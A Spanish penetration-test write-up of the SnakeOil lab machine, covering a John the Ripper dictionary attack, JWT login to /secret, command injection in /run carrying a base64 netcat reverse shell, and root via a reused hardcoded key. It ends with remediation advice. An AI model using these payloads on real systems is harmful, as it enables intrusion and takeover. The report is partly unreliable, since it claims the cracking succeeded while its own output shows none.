- John the Ripper toma cada palabra del diccionario provisto (en este caso, rockyou.txt, que es un diccionario con miles de contraseñas de las más usadas).
- Ejecuta el número exacto de iteraciones definidas en el hash.

- Compara el resultado derivado con el hash recuperado de la aplicación.
- Si ambos coinciden, se recupera la contraseña en texto plano.

```
echo 'patrick:$pbkdf2-sha256$29000$e0/J.V.rVSoI5HxPqdW6Nw$FZJVgjNJlw99RliojrT/gn9xRr9SI/RYN.CGf84r040' > hash.txt
```

Descomprimos rockyou.txt: `sudo gzip -d /usr/share/wordlists/rockyou.txt.gz`

Ejecutamos la herramienta de john junto con el diccionario:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Para verificar si ya la encontró, abrimos otra terminal y colocamos el comando: `john --show hash.txt` para ver si ya la encontró.

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "PBKDF2-HMAC-SHA256", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 29000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:08:03 1.37% (ETA: 07:52:48) 0g/s 478.0p/s 478.0c/s 478.0C/s 031318..02032005
0g 0:00:11:12 1.91% (ETA: 07:48:45) 0g/s 477.3p/s 477.3c/s 477.3C/s 840826..8147020
0g 0:00:12:58 2.22% (ETA: 07:46:32) 0g/s 477.8p/s 477.8c/s 477.8C/s 692004..61288
0g 0:00:15:53 2.72% (ETA: 07:46:06) 0g/s 477.4p/s 477.4c/s 477.4C/s yale123..xtine1
0g 0:00:20:00 3.41% (ETA: 07:49:34) 0g/s 472.5p/s 472.5c/s 472.5C/s whisky..whitney
0g 0:00:20:03 3.42% (ETA: 07:49:31) 0g/s 472.6p/s 472.6c/s 472.6C/s voluntario..vixter
0g 0:00:21:08 3.61% (ETA: 07:49:21) 0g/s 471.6p/s 471.6c/s 471.6C/s prophets1..prinsilista
0g 0:00:22:35 3.86% (ETA: 07:47:36) 0g/s 471.8p/s 471.8c/s 471.8C/s jositeamo..josh42
0g 0:00:24:59 4.25% (ETA: 07:50:45) 0g/s 467.2p/s 467.2c/s 467.2C/s alameda1..akinakin
0g 0:00:26:45 4.52% (ETA: 07:54:39) 0g/s 465.8p/s 465.8c/s 465.8C/s zarena..zane80
0g 0:00:30:09 5.11% (ETA: 07:52:47) 0g/s 464.3p/s 464.3c/s 464.3C/s nikjonas..nik
0g 0:00:33:23 5.67% (ETA: 07:52:20) 0g/s 462.8p/s 462.8c/s 462.8C/s icedogs1..ibi
0g 0:00:34:13 5.81% (ETA: 07:52:14) 0g/s 462.2p/s 462.2c/s 462.2C/s frank37..frank
0g 0:00:34:37 5.88% (ETA: 07:51:54) 0g/s 462.2p/s 462.2c/s 462.2C/s elleinad6..el
```

Ilustración 15 Proceso de John the Ripper en ejecución

```
(kali@kali)-[~]
$ john --show hash.txt
0 password hashes cracked, 1 left
```

Ilustración 16 Resultado de john --show confirmando 0 hashes rotos

El éxito de esta fase demuestra que, aunque la aplicación implemente un esquema robusto de hashing, la seguridad final sigue dependiendo directamente de la complejidad de la contraseña elegida por el usuario. La vulnerabilidad analizada en este punto no es un fallo en el algoritmo en sí, sino una política débil de contraseñas que permite el uso de claves comunes presentes en diccionarios públicos.

Fase 5: Explotación web, registro de usuarios y obtención de tokens

La aplicación utiliza JSON Web Tokens (JWT) para la gestión de sesiones sin estado (stateless authentication). Un token JWT consta de tres partes codificadas en Base64URL separadas por puntos:

Header: Especifica el algoritmo de firma (HS256).

Payload: Contiene las aseveraciones (claims) del usuario, tales como la identidad (sub: andrea), la fecha de emisión (iat) y la expiración (exp).

Signature: Firma criptográfica calculada a partir del Header, Payload y una clave secreta guardada en el servidor (JWT_SECRET_KEY).

Al realizar el registro e inicio de sesión, el servidor emitió un token válido. Posteriormente, al consultar el endpoint /secret adjuntando dicho token en la cabecera de la petición (vía Cookie access_token_cookie), el middleware de autenticación de Flask verificó la validez criptográfica de la firma, permitiendo el acceso a los datos protegidos y revelando el parámetro secret_key (commandexecutionissecret).

5.1 Registro e inicio de sesión

Dado que el endpoint /registration permitía la creación pública de usuarios mediante JSON, se emitió una petición POST:

```
curl -X POST http://192.168.56.102:8080/registration -H "Content-Type: application/json" -d '{"username":"andrea","password":"123"}' -i
```

Como resultado nos dará nuestro access_token:

```
yJ0eXAIoiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODc1MzE5OCwianRpljoiNjFjYjZyZmZjVINS00M2MyLTk2NjAtZDY4ZGRiNmU2MmUyIiwidHlwZSI6ImFjY2VzcyIsInN1Yil6ImFuZHIYSIsIm5iZil6MTc4ODc1MzE5OCwiZXhwIjoxNzg4NzU0MDk4fQ.MZpip2g1RoQyn-iXMaEBG0yjRHOegVbNpNrDJ90JNDQ
```

Posteriormente, se inició sesión en /login:

```
curl -X POST http://192.168.56.102:8080/login -H "Content-Type: application/json" -d '{"username":"andrea","password":"123"}' -i
```

```

(kali㉿kali)-[~]
$ curl -X POST http://192.168.56.102:8080/login -H "Content-Type: application/json" -d '{"username":"andrea","password":"123"}' -i
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 03:53:18 GMT
Content-Type: application/json
Content-Length: 619
Connection: keep-alive

{"message": "Logged in as andrea", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc1MzE5OCwianRpIjoInjFjYjIzYzYzVjVlNS00M2MyLTk2NjAtZDY4ZGRiNmU2MmUyIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFuZHZJLWYsIm5iZiI6MTc4ODc1MzE5OCwiZXhwIjoxNzg4NzU0MDk4fQ.MZpip2g1RoQyn-iXMaebG0yjrHOegVbNpNrDJ90JNDQ", "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc1MzE5OCwianRpIjoInzYwY2QxYTQtNTM1OC00YmYwLTlkZDItdNDE2ZTVkZGZlYzNiIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFuZHZJLWYsIm5iZiI6MTc4ODc1MzE5OCwiZXhwIjoxNzg4NzU0MDk4fQ.MZpip2g1RoQyn-iXMaebG0yjrHOegVbNpNrDJ90JNDQ"}

```

Ilustración 17 Petición de Login exitosa con cURL devolviendo access_token y refresh_token

Como resultado nos dio de nuevo nuestro Access_token y nuestro refresh_token:

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc1MzE5OCwianRpIjoInzYwY2QxYTQtNTM1OC00YmYwLTlkZDItdNDE2ZTVkZGZlYzNiIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFuZHZJLWYsIm5iZiI6MTc4ODc1MzE5OCwiZXhwIjoxNzg4NzU0MDk4fQ.MZpip2g1RoQyn-iXMaebG0yjrHOegVbNpNrDJ90JNDQ

```

5.2 Desbloqueo del endpoint /secret

El error 500 en /secret ocurría por falta de autenticación. Se envió la solicitud agregando el token generado en las Cookies:

```

curl -X GET http://192.168.56.102:8080/secret -H "Cookie: access_token_cookie=<ACCESS_TOKEN>" -i

```

Como resultado el servidor devolvió HTTP 200 OK y la clave secreta: {"ip-address": "", "secret_key": "commandexecutionissecret"}

```
(kali@kali)-[~]
$ curl -X GET http://192.168.56.102:8080/secret -H "Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODc1NDg0NywianRpIjoIOTUzMjlmYzItMDUwMS00MjJkLTkwN2EtN2U1ZjFhYTA2MjNkIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFuZlJlYSIsIm5iZiI6MTc4ODc1NDg0NywiZXhwIjoxNzgzNzU1NzQ3fQ.As7Qtnj9Drt-1c06viq8oByQFJk1oWhzcrcDYUz-arI" -i
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 04:21:35 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive
Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODc1NDg0NywianRpIjoIOTUzMjlmYzItMDUwMS00MjJkLTkwN2EtN2U1ZjFhYTA2MjNkIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFuZlJlYSIsIm5iZiI6MTc4ODc1NDg0NywiZXhwIjoxNzgzNzU1NzQ3fQ.vJRKVbhn0aXcQs0LeyGaBJT5intdl38Kw8F_1t0xhU4; Secure; HttpOnly; Path=/
{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

Ilustración 18 Extracción exitosa de secret_key en el endpoint /secret

Fase 6: Inyección de comandos y reverse Shell

6.1 Preparación de listener y payload

En una consola de Kali Linux se abrió un listener con Netcat:

```
nc -nlvp 5555
```

```
(kali@kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
```

Ilustración 19 Listener nc en puerto 5555 listo

En otra terminal, se codificó el comando de *reverse shell* en Base64 para evitar problemas de sintaxis o caracteres especiales en el JSON:

```
echo -n "nc 192.168.56.101 5555 -e /bin/sh" | base64
```

Nos devolvió: `bmMgMTkyLjE2OC41Ni4xMDEgNTU1NSAtZSAvYmluL3No`

Payload codificado en base64:

Se optó por codificar el payload de Reverse Shell (`nc 192.168.56.101 5555 -e /bin/sh`) en Base64 e interpretarlo mediante `echo <payload> | base64 -d | sh` por dos motivos fundamentales:

1. Evitar la ruptura del formato JSON provocado por comillas, espacios o caracteres especiales como `&`, `>`, o `/`.
2. Garantizar una transmisión limpia y sin alteraciones a través de la petición HTTP POST enviada con cURL.

6.3 Explotación del endpoint /run

Se aprovechó que el parámetro url en /run concatena comandos del sistema operativo sin sanitizar, enviando la carga con la secret_key autenticada:


```
curl -X POST http://192.168.56.102:8080/run -H "Content-Type: application/json" -d '{"url":"http://127.0.0.1; echo bmMgMTkyLjE2OC41Ni4xMDEgNTU1NSAtZSAvYmluL3No | base64 -d | sh", "secret_key":"commandexecutionissecret"}' -i
```

Mecánica de la vulnerabilidad de inyección de comandos:

El endpoint /run presenta una vulnerabilidad crítica de inyección de comandos del sistema operativo. Este fallo ocurre cuando una aplicación pasa datos suministrados por el usuario a un intérprete de comandos (*Shell*) del sistema sin sanitizar ni validar adecuadamente las entradas.

En este escenario, el código fuente procesa la clave JSON "url" concatenándola directamente dentro de una llamada del sistema. Al ingresar el carácter ; (punto y coma), el Shell de Linux interpreta el final de la instrucción legítima e inicia de forma inmediata la ejecución de la instrucción arbitraria inyectada.

El servidor respondió con {"message":"The timeout is expired!","success":false}. Este comportamiento confirma que el comando se ejecutó y bloqueó la petición web al mantener la conexión activa hacia nuestro puerto local.



```
(kali@kali)-[~]
$ echo -n "nc 192.168.56.101 5555 -e /bin/sh" | base64
bmMgMTkyLjE2OC41Ni4xMDEgNTU1NSAtZSAvYmluL3No

(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/run -H "Content-Type: application/json" -d '{"url":"http://127.0.0.1; echo bmMgMTkyLjE2OC41Ni4xMDEgNTU1NSAtZSAvYmluL3No | base64 -d | sh", "secret_key":"commandexecutionissecret"}' -i
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 23:57:11 GMT
Content-Type: application/json
Content-Length: 54
Connection: keep-alive

{"message":"The timeout is expired!","success":false}
```

Ilustración 20 Ejecución del Curl enviando el payload e inyección de comandos

```
(kali㉿kali)-[~]  
$ nc -nlvp 5555  
listening on [any] 5555 ...  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 35552
```

Ilustración 21 Conexión entrante de Reverse Shell recibida en Netcat

Fase 7: Estabilización de la Shell y escalación de privilegios

Análisis de la Escalación de Privilegios:

Una vez obtenido acceso inicial mediante la Shell reversa, se procedió a la estabilización del PTY. Las reverse shells simples operan sobre tuberías estándar de entrada/salida sin soporte para control de trabajos}. Mediante el módulo pty de Python se simuló un terminal pseudoterminal completo.

7.1 Estabilización de la terminal

Una vez conectados como el usuario sin privilegios patrick, se utilizó Python para invocar un shell interactivo completo:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

7.2 Inspección del Sistema y extracción de credenciales

Se exploró el sistema de archivos navegando por /home/patrick/flask_blog y revisando el archivo principal de la aplicación app.py:

```
cd /home/patrick/flask_blog
```

```
cat app.py
```

Al revisar el código fuente se encontraron las llaves de configuración hardcodeadas:

- SECRET_KEY = 'snakeoilisnotgoodforcorporations'
- JWT_SECRET_KEY = 'NOreasonableDOUBTthisPASSWORDisGOOD'


```

(kali㉿kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 35552
python3 -c 'import pty; pty.spawn("/bin/bash")'
patrick@SNAKEOIL:~/flask_blog$ cd /var/www/html/flask_app
cd /var/www/html/flask_app
bash: cd: /var/www/html/flask_app: No such file or directory
patrick@SNAKEOIL:~/flask_blog$ cd /home
cd /home
patrick@SNAKEOIL:/home$ ls -alh
ls -alh
total 12K
drwxr-xr-x  3 root    root    4.0K Jun 12  2021 .
drwxr-xr-x 19 root    root    4.0K Jun 12  2021 ..
drwxr-xr-x 20 patrick patrick 4.0K Aug 18  2021 patrick
patrick@SNAKEOIL:/home$ cd patrick
cd patrick
patrick@SNAKEOIL:~$ ls -alh
ls -alh
total 112K
drwxr-xr-x 20 patrick patrick 4.0K Aug 18  2021 .
drwxr-xr-x  3 root    root    4.0K Jun 12  2021 ..
-rw-r--r--  1 patrick patrick 4.7K Aug 16  2021 .bash_history
-rw-r--r--  1 patrick patrick 220 Jun 12  2021 .bash_logout
-rw-r--r--  1 patrick patrick 3.5K Jun 12  2021 .bashrc
drwxr-xr-x 13 patrick patrick 4.0K Jun 19  2021 .cache
drwxr-xr-x 13 patrick patrick 4.0K Jun 24  2021 .config
drwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Desktop
drwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Documents
drwxr-xr-x  2 patrick patrick 4.0K Jun 23  2021 Downloads

```

Ilustración 22 Navegación de directorios 1

```

kali@kali: ~ ❯ kali@kali: ~ ❯ kali@kali: ~ ❯
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Desktop
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Documents
rwxr-xr-x  2 patrick patrick 4.0K Jun 23  2021 Downloads
rwxr-xr-x  7 patrick patrick 4.0K Sep  8 07:32 flask_blog
rwxr-xr-x  3 patrick patrick 4.0K Jun 12  2021 .gnupg
rw-r--r--  1 patrick patrick 2.3K Aug 18  2021 .ICEauthority
rwxr-xr-x  6 patrick patrick 4.0K Jun 23  2021 .local
rw-r--r--  1 patrick patrick 29 Aug 16  2021 local.txt
rwxr-xr-x  5 patrick patrick 4.0K Jun 12  2021 .mozilla
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Music
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Pictures
rwxr-xr-x  3 patrick patrick 4.0K Jun 23  2021 .pki
rwxr-xr-x  4 patrick patrick 4.0K Jun 23  2021 Postman
rw-r--r--  1 patrick patrick 807 Jun 12  2021 .profile
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Public
rw-r--r--  1 patrick patrick 80 Jun 23  2021 .python_history
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 .ssh
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Templates
rwxr-xr-x  2 patrick patrick 4.0K Jun 12  2021 Videos
rwxr-xr-x  8 patrick patrick 4.0K Oct 14  2020 vmware-tools-distrib
patrick@SNAKEOIL:~$ cd flask_blog
cd flask_blog
patrick@SNAKEOIL:~/flask_blog$ ls -alh
ls -alh
total 92K
rwxr-xr-x  7 patrick patrick 4.0K Sep  8 07:32 .
rwxr-xr-x 20 patrick patrick 4.0K Aug 18  2021 ..
rw-r--r--  1 patrick patrick 12K Sep  7 11:50 app.db
rw-r--r--  1 patrick patrick 6.7K Aug 16  2021 app.py
rw-r--r--  1 patrick patrick 12K Sep  7 09:05 database.db
rwxr-xr-x  5 patrick patrick 4.0K Jun 23  2021 flaskapi
rwxr-xr-x  5 patrick patrick 4.0K Jun 23  2021 flask_blog

```

Ilustración 23 Navegación de directorios 2


```

def get_post(post_id):
    conn = get_db_connection()
    post = conn.execute('SELECT * FROM posts WHERE id = ?',
                        (post_id,)).fetchone()

    conn.close()
    if post is None:
        abort(404)
    return post

app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

db = SQLAlchemy(app)

jwt = JWTManager(app)

# initialisation of internal section

```

Ilustración 24 Visualización de las claves en app.py

7.3 Elevación de privilegios a root

Se probó la segunda clave hallada ([NoreasonableDOUBTthisPASSWORDisGOOD](#)) contra el comando de superusuario `sudo su`:

```

(PALL : ALL) ALL
patrick@SNAKEOIL:~/flask_blog$ sudo su
sudo su
[sudo] password for patrick: snakeoilisnotgoodforcorporations

Sorry, try again.
[sudo] password for patrick: NoreasonableDOUBTthisPASSWORDisGOOD

root@SNAKEOIL:/home/patrick/flask_blog# whoami
whoami
root
root@SNAKEOIL:/home/patrick/flask_blog#

```

Ilustración 25 Escalación de privilegios exitosa a root mediante sudo su

Al auditar el archivo de configuración app.py, se identificó la vulnerabilidad de uso de credenciales e información sensible. El desarrollador almacenó la clave secreta JWT_SECRET_KEY directamente en texto plano dentro del código. Sumado a esto,

existía una práctica severa de reutilización de contraseñas, ya que la clave criptográfica del JWT resultaba ser idéntica a la contraseña del usuario del sistema operativo patrick, el cual contaba con permisos ilimitados en, permitiendo el compromiso total de la máquina objetivo.

7.4 Lectura de la bandera final

Con acceso completo de administrador, se accedió al directorio /root para leer el archivo de prueba final:

```
cd /root
```

```
ls -alh
```

```
cat proof.txt
```

Mensaje de confirmación: [Congratulations on obtaining a root shell on this machine! :-\)](#).

```
root@SNAKEOIL:~# ls -alh
ls -alh
total 40K
drwx----- 5 root root 4.0K Sep  8 08:38 .
drwxr-xr-x 19 root root 4.0K Jun 12 2021 ..
-rw----- 1 root root  5 Aug 16 2021 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwx----- 3 root root 4.0K Jun 19 2021 .cache
drwx----- 3 root root 4.0K Sep  8 08:38 .gnupg
drwxr-xr-x 3 root root 4.0K Jun 19 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root  63 Aug 16 2021 proof.txt
-r--r----- 1 root root 669 Aug 16 2021 sudoers.bak
root@SNAKEOIL:~# cat proof.txt
cat proof.txt
Congratulations on obtaining a root shell on this machine! :-)
root@SNAKEOIL:~#
```

Ilustración 26 Lectura de la bandera proof.txt como administrador

Recomendaciones

- Sanitización e Inyección de Comandos: No utilizar funciones que ejecuten comandos directamente en el sistema operativo a partir de entradas de usuarios sin sanitización.
- Uso de Secretos y Hardcoding: Removimiento inmediato de contraseñas y llaves JWT hardcodeadas en el código fuente (app.py), sustituyéndolas por variables de entorno seguras.
- Control de Accesos Sudo: Restringir los permisos en el archivo /etc/sudoers para que usuarios no privilegiados no tengan la capacidad de ejecutar sudo su de forma irrestricta.

Conclusión

La auditoría realizada sobre la máquina SnakeOil permitió poner en práctica de manera integral el ciclo metodológico de una prueba de penetración. Mediante una fase inicial rigurosa de reconocimiento de red y escaneo de puertos, se logró acotar la superficie de ataque a la aplicación web. El análisis cuidadoso de los endpoints REST permitió superar los controles de acceso utilizando tokens JWT y explotar una grave falla de Inyección de Comandos. Finalmente, las malas prácticas en la gestión de credenciales (claves hardcodeadas) dentro del código de la aplicación facilitaron la escalación hacia privilegios totales de superusuario (root). Esta práctica resalta la importancia trascendental de la codificación segura y la administración adecuada de permisos en entornos de producción.